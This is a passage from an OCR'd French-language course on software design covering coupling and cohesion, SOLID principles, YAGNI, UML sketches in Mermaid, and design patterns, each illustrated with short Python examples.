
        for words in self.sorter.sort(all_rotations):
            print(" ".join(words))
```

```
kwic = KWICSystem()
kwic.process(["The Pragmatic Programmer", "Clean Code", "No Silver Bullet"])
```

La différence est subtile mais profonde. Si on décide demain de stocker les lignes dans un fichier plutôt qu'en mémoire, il suffit de modifier `LineStorage`. Si on change l'algorithme de tri, seul `Sorter` est touché. Si on veut ajouter des règles de filtrage des stop words, seul `Rotator` est concerné. Chaque changement est *local* à un module. C'est exactement ce que Parnas voulait démontrer : le bon critère de décomposition n'est pas "quelle étape du traitement", mais "quelle décision pourrait changer".

Couplage et cohésion

L'exemple KWIC illustre un phénomène que les informaticiens Larry Constantine et Edward Yourdon ont formalisé dans les années 1970 : la qualité d'un découpage se mesure selon deux axes complémentaires. Le *couplage* mesure le degré de dépendance entre les modules. La *cohésion* mesure le degré auquel les éléments d'un même module sont reliés entre eux. Un bon découpage minimise le couplage (les modules se connaissent peu) et maximise la cohésion (chaque module a une responsabilité claire et unifiée). Dans la première décomposition de KWIC, le couplage est fort : tous les modules dépendent des mêmes données globales. Dans la deuxième, le couplage est faible : chaque module interagit avec les autres uniquement à travers une interface étroite.



Ces deux axes sont faciles à illustrer. Prenons un exemple simple : un système qui envoie des notifications aux utilisateurs.

```
# Couplage fort, cohésion faible
class UserManager:
    def create_user(self, name, email):
        # Crée l'utilisateur dans la base de données
        db = sqlite3.connect("app.db")
        db.execute("INSERT INTO users (name, email) VALUES (?, ?)", (name, email))
        db.commit()

        # Envoie un email de bienvenue
        smtp = smtplib.SMTP("smtp.example.com")
        smtp.send_message(f"Bienvenue {name} !")

        # Écrit dans le journal
        with open("/var/log/app.log", "a") as f:
            f.write(f"Utilisateur {name} créé\n")
```

Cette classe fait trois choses : gérer la base de données, envoyer des emails et écrire des logs. Sa cohésion est faible, car ses responsabilités n'ont rien en commun. Son couplage est fort, car elle dépend directement de `sqlite3`, de `smtplib` et du système de fichiers. Si on change de base de données, de service d'email ou de système de logging, il faut modifier cette classe.

```
# Couplage faible, cohésion forte
class UserRepository:
    def __init__(self, db: sqlite3.Connection):
        self.db: sqlite3.Connection = db

    def create(self, name: str, email: str):
        self.db.execute("INSERT INTO users (name, email) VALUES (?, ?)", (name, email))

class NotificationService:
    def __init__(self, sender: smtplib.SMTP):
        self.sender: smtplib.SMTP = sender

    def welcome(self, name: str):
        self.sender.send(f"Bienvenue {name} !")

class UserManager:
    def __init__(self, repo: UserRepository, notifications: NotificationService, logger: logging.
        self.repo: UserRepository = repo
        self.notifications: NotificationService = notifications
        self.logger: logging.Logger = logger

    def create_user(self, name: str, email: str):
        self.repo.create(name, email)
        self.notifications.welcome(name)
        self.logger.info(f"Utilisateur {name} créé")
```

Chaque classe a maintenant une seule responsabilité (cohésion forte), et `UserManager` ne connaît pas les détails internes des modules qu'il utilise (couplage faible). On retrouve exactement le même

principe que Parnas défendait avec KWIC : chaque module cache une décision susceptible de changer.

Le couplage et la cohésion sont aussi liés au principe DRY (Don't Repeat Yourself), formulé par Andrew Hunt et David Thomas dans *The Pragmatic Programmer* (1999). L'idée est simple : chaque élément de connaissance dans un système devrait avoir une représentation unique et non ambiguë. La duplication de code est souvent un symptôme de mauvais découpage. Quand on retrouve la même logique à deux endroits, c'est souvent parce qu'une responsabilité n'a pas été isolée dans son propre module. Éliminer la duplication revient alors à améliorer la cohésion : on regroupe la logique qui va ensemble, et on l'expose à travers une interface claire.

Mais DRY ne concerne pas seulement le code dupliqué au sens littéral. Il s'applique aussi aux structures de données, aux configurations, à la documentation. Si la même information existe à deux endroits et qu'elle peut diverger, c'est une violation de DRY, et c'est une source de bugs. Le principe nous force à nous demander : "est-ce que cette connaissance a un seul propriétaire dans mon système ?"

Les principes SOLID

L'acronyme SOLID regroupe cinq principes de conception orientée objet formulés par Robert C. Martin à partir des années 1990. L'acronyme lui-même a été suggéré par Michael Feathers vers 2004, et les principes sont rassemblés dans *Agile Software Development : Principles, Patterns, and Practices* (Martin, 2003). Ils ne sont pas tous également importants dans la pratique. Le **S** (Single Responsibility) et le **D** (Dependency Inversion) sont de loin les plus influents et les plus utiles au quotidien. Les trois autres (Open/Closed, Liskov Substitution, Interface Segregation) sont plus situationnels : ils s'appliquent surtout dans des contextes de hiérarchies de classes complexes, qu'on rencontre moins souvent en Python qu'en Java ou C#. On les présentera tous, mais avec un niveau de détail proportionnel à leur importance pratique.

S : Single Responsibility Principle

Le principe de responsabilité unique dit qu'une classe (ou un module) ne devrait avoir qu'une seule raison de changer. C'est essentiellement une reformulation du concept de cohésion qu'on vient de voir, appliqué à la conception orientée objet. L'exemple du `UserManager` monolithique illustre exactement une violation de ce principe : la classe change si on modifie la base de données, si on change le service d'email, ou si on change le système de logs. Trois raisons de changer, donc trois responsabilités, donc il faudrait trois classes.

D : Dependency Inversion Principle

L'inversion de dépendance est peut-être le principe SOLID le plus puissant. L'idée est que les modules de haut niveau (la logique métier) ne devraient pas dépendre des modules de bas niveau (les détails d'implémentation). Les deux devraient dépendre d'abstractions. En pratique, cela signifie qu'au lieu de créer ses propres dépendances, un module les *reçoit* de l'extérieur. C'est ce qu'on appelle l'*injection de dépendances*.

On l'a déjà vu dans l'exemple du `UserManager` refactorisé : plutôt que de créer lui-même sa connexion `sqlite3` et son client `smtplib`, il reçoit un `repo`, un `notifications` et un `logger` dans son constructeur. Mais pour bien comprendre la différence, comparons deux approches d'un système de paiement :

```
# Sans inversion de dépendance
class OrderService:
    def checkout(self, order):
        payment = StripeClient("sk_live_xxx")
        payment.charge(order.total)

# Avec inversion de dépendance
class OrderService:
    def __init__(self, payment_gateway):
        self.payment_gateway = payment_gateway

    def checkout(self, order):
        self.payment_gateway.charge(order.total)
```

Dans la première version, `OrderService` *crée* directement un `StripeClient`. Il est impossible de tester cette classe sans se connecter à Stripe, et si on veut un jour passer à un autre fournisseur de paiement, il faut modifier la logique métier. Dans la seconde version, `OrderService` ne sait même pas quel fournisseur de paiement est utilisé. On peut lui passer un client Stripe en production, un client PayPal dans un autre contexte, ou un mock dans les tests. La direction de la dépendance est *inversée* : c'est le code appelant qui décide de l'implémentation, pas le module lui-même.

Stripe
Stripe est une entreprise américaine fondée en 2010 par les frères Patrick et John Collison (originaires d'Irlande). Elle fournit une API de paiement en ligne utilisée par des millions d'entreprises, de la startup au géant comme Shopify ou Amazon. Stripe est un exemple de *SaaS* (Software as a Service) : un logiciel accessible via le web sous forme d'abonnement, plutôt qu'installé localement. Au lieu de développer et maintenir son propre système de paiement, une entreprise utilise celui de Stripe à travers son API. Stripe est souvent citée comme référence en matière de qualité d'API et de documentation pour développeurs.

O : Open/Closed Principle

Un module devrait être *ouvert à l'extension* mais *fermé à la modification*. En d'autres termes, on devrait pouvoir ajouter un nouveau comportement sans modifier le code existant. Ce principe est surtout pertinent quand on conçoit des systèmes avec des familles de comportements interchangeables.

```
# Violation : il faut modifier la fonction pour chaque nouveau format
def export(data, format):
    if format == "json":
        return json.dumps(data)
    elif format == "csv":
        return to_csv(data)
    elif format == "xml":  # chaque nouveau format modifie cette fonction
        return to_xml(data)

# Conforme : on ajoute un exporteur sans toucher au code existant
exporters = {
    "json": JsonExporter(),
```

```
    "csv": CsvExporter(),
}

def export(data, format):
    return exporters[format].export(data)

# Ajouter un format XML = ajouter une ligne, pas modifier la logique
exporters["xml"] = XmlExporter()
```

L : Liskov Substitution Principle

Formulé par Barbara Liskov en 1987, ce principe dit qu'un objet d'une sous-classe devrait pouvoir remplacer un objet de la classe parente sans casser le programme. C'est un garde-fou contre les hiérarchies d'héritage mal conçues.

```
# Violation classique : un carré n'est pas un rectangle au sens du LSP
class Rectangle:
    def __init__(self, width, height):
        self.width = width
        self.height = height

    def area(self):
        return self.width * self.height

class Square(Rectangle):
    def __init__(self, side):
        super().__init__(side, side)

    # Problème : si on modifie width, height ne suit pas
    # Le contrat de Rectangle est violé
```

L'exemple classique est celui du carré et du rectangle. En mathématiques, un carré *est* un rectangle. Mais en programmation, si on hérite `Square` de `Rectangle`, le contrat est brisé : modifier la largeur d'un carré devrait aussi modifier sa hauteur, ce qui n'est pas le comportement attendu d'un rectangle. Ce genre de piège est un argument en faveur de la composition plutôt que de l'héritage.

```
# Avec héritage : on crée une hiérarchie rigide
class Animal:
    def speak(self): ...

class FlyingAnimal(Animal):
    def fly(self): print("Je vole")

class SwimmingAnimal(Animal):
    def swim(self): print("Je nage")

# Problème : un canard vole ET nage. Héritage multiple?
class Duck(FlyingAnimal, SwimmingAnimal):  # fragile et confus
    def speak(self): print("Coin")
```

```
# Avec composition : on assemble des capacités
class FlyAbility:
    def fly(self): print("Je vole")

class SwimAbility:
    def swim(self): print("Je nage")

class Duck:
    def __init__(self):
        self.flying = FlyAbility()
        self.swimming = SwimAbility()

    def speak(self): print("Coin")

donald = Duck()
donald.flying.fly()    # "Je vole"
donald.swimming.swim()  # "Je nage"
```

Avec l'héritage, on est forcé de modéliser les capacités dans une hiérarchie d'ancêtres, ce qui devient vite un casse-tête quand un objet combine plusieurs comportements. Avec la composition, on assemble des briques indépendantes : chaque capacité est un objet qu'on *possède*, plutôt qu'un ancêtre dont on *hérite*. Ce principe, connu sous le nom de *composition over inheritance*, a été popularisé par le livre *Design Patterns* du Gang of Four (1994), qui recommande de "favoriser la composition d'objets plutôt que l'héritage de classes".

I : Interface Segregation Principle

Un client ne devrait pas être forcé de dépendre de méthodes qu'il n'utilise pas. Plutôt qu'une grosse interface qui fait tout, il vaut mieux plusieurs interfaces spécialisées.

```
# Interface trop large : tous les clients doivent implémenter toutes les méthodes
class Worker:
    def work(self): ...
    def eat(self): ...
    def sleep(self): ...

# Interfaces séparées : chaque client n'implémente que ce dont il a besoin
class Workable:
    def work(self): ...

class Feedable:
    def eat(self): ...
```


Ce principe est plus naturel en Python qu'en Java, grâce au *duck typing* : on ne dépend pas d'une interface formelle, mais simplement des méthodes qu'on appelle effectivement.

SOLID et YAGNI : la tension créative

Ces cinq principes sont des guides utiles, mais il faut les appliquer avec discernement. Le principe YAGNI (You Ain't Gonna Need It), issu de la culture Extreme Programming de Kent Beck, sert

de contrepoids. YAGNI dit : ne construis pas d'abstraction pour un besoin qui n'existe pas encore. N'ajoute pas une interface parce qu'un jour, peut-être, tu auras besoin d'une deuxième implémentation. Ne découpe pas un module en trois parce que le principe de responsabilité unique le suggère, si en pratique ce module est simple et ne change jamais.

La tension entre SOLID et YAGNI est saine. SOLID pousse vers plus d'abstraction et de découpage. YAGNI pousse vers la simplicité et le pragmatisme. Un développeur expérimenté navigue entre les deux en se posant la bonne question : "est-ce que cette complexité supplémentaire résout un problème réel, ou est-ce que je me prépare à un problème imaginaire ?" Parnas nous rappelle que le bon critère de découpage est "quelle décision pourrait changer". Si la réponse est "aucune, pour l'instant", alors YAGNI l'emporte.




Dessiner une conception : UML

Au début des années 1990, chaque méthode de conception orientée objet venait avec sa propre notation graphique, et elles étaient nombreuses à se faire concurrence. Trois d'entre elles dominaient : la méthode de Grady Booch, l'OMT (*Object Modeling Technique*) de James Rumbaugh et l'OOSE (*Object-Oriented Software Engineering*) d'Ivar Jacobson. Leurs trois auteurs se retrouvent chez Rational Software entre 1994 et 1995, ce qui leur vaudra le surnom de *Three Amigos*, et ils fusionnent leurs notations en un seul langage, l'UML, que l'Object Management Group adopte comme standard en novembre 1997. On a vu dans l'historique du module 1 ce qui a suivi : UML est devenu l'emblème de l'approche « concevoir d'abord, coder ensuite », et des équipes entières ont passé des mois à produire des diagrammes que personne ne mettait à jour ensuite. Ce n'est pas cet UML-là qu'on va voir ici.

En 2003, Martin Fowler, l'auteur de *UML Distilled*, propose une distinction qui aide à comprendre pourquoi UML a autant déçu qu'il a servi. On peut selon lui s'en servir de trois façons. Comme **esquisse** (*sketch*), d'abord, pour communiquer un aspect d'un système à ses collègues, au tableau blanc ou dans un document. Comme **plan détaillé** (*blueprint*), ensuite, un document si complet que toutes les décisions de conception y sont prises, et qu'un programmeur n'aurait plus qu'à le traduire en code, comme on bâtit un pont à partir des plans d'un ingénieur. Comme **langage de programmation**, enfin, où des outils compilent les diagrammes en code exécutable. Fowler doutait de ce dernier usage, faute d'avoir vu réussir la programmation graphique, plus lente à manier que du code. Le plan détaillé, lui, vieillit dès que le code change, on l'a vu. Reste l'esquisse, dont Fowler dit que l'essence est la sélectivité : on ne dessine pas tout le système, seulement ce qui mérite d'être discuté avant d'écrire le code, ou compris après coup. C'est cet usage que la section enseigne.

Le diagramme de classes

Le **diagramme de classes** montre la structure statique d'un programme : quelles classes existent, ce qu'elles contiennent, et comment elles dépendent les unes des autres. Reprenons l'exemple de l'inversion de dépendance vu plus haut, où un `OrderService` reçoit sa passerelle de paiement au lieu de créer lui-même un `StripeClient`. Le code Python ne dit nulle part ce qu'est une « passerelle de paiement ». C'est n'importe quel objet qui possède une méthode `charge`, et cette abstraction n'existe que dans la tête de celui qui a écrit le code. Le diagramme, lui, oblige à la nommer, `PaymentGateway`, et à montrer qui en dépend et qui la réalise. C'est souvent le premier service que rend une esquisse : rendre visible une décision de conception que le code laisse implicite.



Chaque boîte est une classe, découpée en trois compartiments : son nom, ses attributs et ses méthodes, chacun précédé d'un signe de visibilité, `+` pour public. La mention `«interface»` au-dessus de `PaymentGateway` est un **stéréotype**, qui signale une abstraction sans implémentation, un contrat. Les flèches pointillées à triangle creux disent qu'une classe **réalise** cette interface, et l'héritage s'écrirait de la même façon, mais en trait plein. La flèche pleine qui part d'`OrderService` est une **association** :

le service garde une référence durable vers sa passerelle, et les **multiplicités**, le « 1 » à chaque bout, disent qu'un service a exactement une passerelle. La flèche pointillée vers `Order`, enfin, est une simple **dépendance**, plus faible : la commande ne fait que passer en paramètre de `checkout`. Il suffit alors d'un coup d'oeil pour voir ce que le code de la section précédente disait en plusieurs lignes : toutes les flèches convergent vers l'abstraction, et `OrderService` ne connaît aucun des trois fournisseurs.

Ce diagramme n'a pas été dessiné à la souris. Il est écrit en texte, dans un format appelé **Mermaid**, créé en 2014 par Knut Sveidqvist, et c'est le navigateur qui le transforme en image au moment d'afficher la page. Les relations, par exemple, s'écrivent ainsi :


```
OrderService "1" --> "1" PaymentGateway : paie avec
OrderService ..> Order : traite
PaymentGateway <|.. StripeClient
```

Chaque ligne se lit presque comme le dessin : `-->` est la flèche pleine de l'association, `..>` la flèche pointillée de la dépendance, et `<|..` le triangle creux de la réalisation, tracé du côté de l'interface.

Ce format change surtout le sort du diagramme. Sa documentation dit d'ailleurs que le but principal de Mermaid est d'aider la documentation à rattraper le développement, contre ce qu'elle appelle le *doc-rot*, le pourrissement des documents que personne ne met à jour. Un diagramme en texte vit dans le dépôt, à côté du code qu'il décrit. Il se modifie dans le même commit que ce code, et se relit en diff dans une pull request, comme tout le reste. GitHub affiche d'ailleurs les diagrammes Mermaid directement dans un fichier Markdown depuis février 2022, si bien qu'un `README.md` ou un ADR peut contenir une esquisse qui se lit sans aucun outil. C'est la façon la plus simple d'en mettre une dans vos travaux notés. Mermaid n'est pas seul dans ce créneau, et PlantUML, apparu en 2009, fait la même chose depuis plus longtemps encore.

Le diagramme de séquence

Le diagramme de classes montre ce qui existe. Le **diagramme de séquence** montre ce qui se passe : qui appelle qui, dans quel ordre, au fil du temps, pour un scénario précis. C'est le diagramme qu'on dessine pour expliquer un échange entre plusieurs composants, et il prend tout son sens quand ces composants sont séparés par un réseau, comme on le verra dans la section sur les APIs. Suivons le paiement d'une commande, depuis le navigateur jusqu'à Stripe, avec le cas que le code de l'inversion de dépendance ne montrait pas : la carte refusée.



Le temps s'écoule de haut en bas. Chaque participant a sa **ligne de vie**, la verticale qui descend sous son nom. Une flèche pleine est un **message**, un appel qu'un participant fait à un autre, et la flèche pointillée qui revient est sa **réponse**. Le cadre `alt` est un **fragment combiné**, qui découpe le scénario en alternatives, chacune précédée de sa **garde** entre crochets, ici `[carte acceptée]` et `[carte refusée]`. En Mermaid, la flèche pleine s'écrit `->>`, la flèche pointillée `-->>`, et l'alternative se referme par `end`. Le dessin fait voir deux choses que le code d'`OrderService` ne montrait pas. D'abord, le paiement traverse deux frontières réseau, et chacune est un endroit où quelque chose peut échouer ou tarder. Ensuite, c'est `StripeClient` qui traduit la réponse `402` de Stripe en exception. C'est une décision de conception, et c'est elle qui permet à `OrderService` de ne rien savoir de Stripe, même quand ça tourne mal.

Ces deux diagrammes ne sont qu'une petite partie d'UML. La norme en définit quatorze types, dont le diagramme de cas d'utilisation, le diagramme d'activité et le diagramme d'états, et chacun a une notation bien plus riche que ce qu'on vient de voir. On a laissé de côté, entre autres, la différence entre agrégation et composition, les classes abstraites, et les autres fragments combinés, comme `loop` pour une répétition, `opt` pour une étape facultative, ou `par` pour des messages simultanés. Pour l'usage qui a survécu, l'esquisse, ces deux diagrammes et ces quelques éléments suffisent pourtant la plupart du temps. Le but d'une esquisse n'est pas d'être complète, mais d'être utile à une conversation sur la conception, et c'est à cette aune qu'il faut la juger.

Les design patterns

Le principe de *composition over inheritance* fait partie d'un vocabulaire plus large que le livre *Design Patterns* du Gang of Four (1994) a cherché à codifier. L'idée du livre était de cataloguer des solutions récurrentes à des problèmes de conception courants, et de leur donner des noms. Quand un développeur parle d'un "Observer", d'un "Strategy" ou d'un "Adapter", il invoque un patron reconnu qui évite d'avoir à réexpliquer la structure à chaque fois. C'est la contribution la plus durable du GoF : non pas les 23 patrons eux-mêmes, mais le fait d'avoir établi qu'un vocabulaire partagé de conception est précieux pour la communication en équipe.

Il faut cependant remettre ces patrons dans leur contexte. Le livre du GoF a été écrit à une époque où C++ et Smalltalk dominaient, et où les langages imposaient des contraintes rigides. Plusieurs patrons classiques sont en réalité des contournements de ces limitations. En Python, par exemple, le patron Strategy (encapsuler un algorithme dans un objet interchangeable) se réduit souvent à passer une fonction en argument. Le patron Iterator est intégré directement dans le langage avec le protocole `for`/`__iter__`. Le patron Singleton devient un simple module. Ce n'est pas que ces patrons sont inutiles, c'est que les langages modernes en ont absorbé les bonnes idées, rendant le mécanisme explicite superflu. L'important est de comprendre le *problème* que chaque patron résout, pas de mémoriser sa structure de classes. Prenons le patron Strategy, qui consiste à encapsuler un algorithme pour le rendre interchangeable :

```
# Strategy "classique" (style GoF)
class PricingStrategy:
    def compute(self, price: float) -> float:
        raise NotImplementedError

class RegularPricing(PricingStrategy):
    def compute(self, price: float) -> float:
        return price

class StudentDiscount(PricingStrategy):
    def compute(self, price: float) -> float:
        return price * 0.8

class Order:
    def __init__(self, price: float, strategy: PricingStrategy):
        self.price = price
        self.strategy = strategy

    def total(self) -> float:
        return self.strategy.compute(self.price)

order = Order(100, StudentDiscount())
print(order.total())  # 80.0
```

```
# La même chose en Python idiomatique
def student_discount(price: float) -> float:
    return price * 0.8
```

```
def order_total(price: float, pricing=None) -> float:
    if pricing is None:
        return price
    return pricing(price)

print(order_total(100, student_discount))  # 80.0
```

Le premier exemple nécessite une classe abstraite, deux implémentations concrètes et une injection. Le deuxième fait exactement la même chose avec une simple fonction passée en argument. Le patron n'a pas disparu, il a été absorbé par le langage.

Pythonique
La communauté Python utilise le terme *pythonique* (ou *Pythonic* en anglais) pour décrire du code qui exploite les idiomes naturels du langage plutôt que de reproduire les conventions d'un autre langage. Un code pythonique privilégie la lisibilité, la simplicité et les mécanismes intégrés de Python (fonctions comme objets, compréhensions de listes, protocoles comme `__iter__`, etc.). Tim Peters a condensé cette philosophie dans le *Zen of Python*, accessible en tapant `import this` dans un interpréteur Python. Le deuxième exemple ci-dessus est pythonique : plutôt que de reproduire la hiérarchie de classes du GoF, il utilise le fait qu'en Python, une fonction est un objet qu'on peut passer en argument.

Les couches (layers)

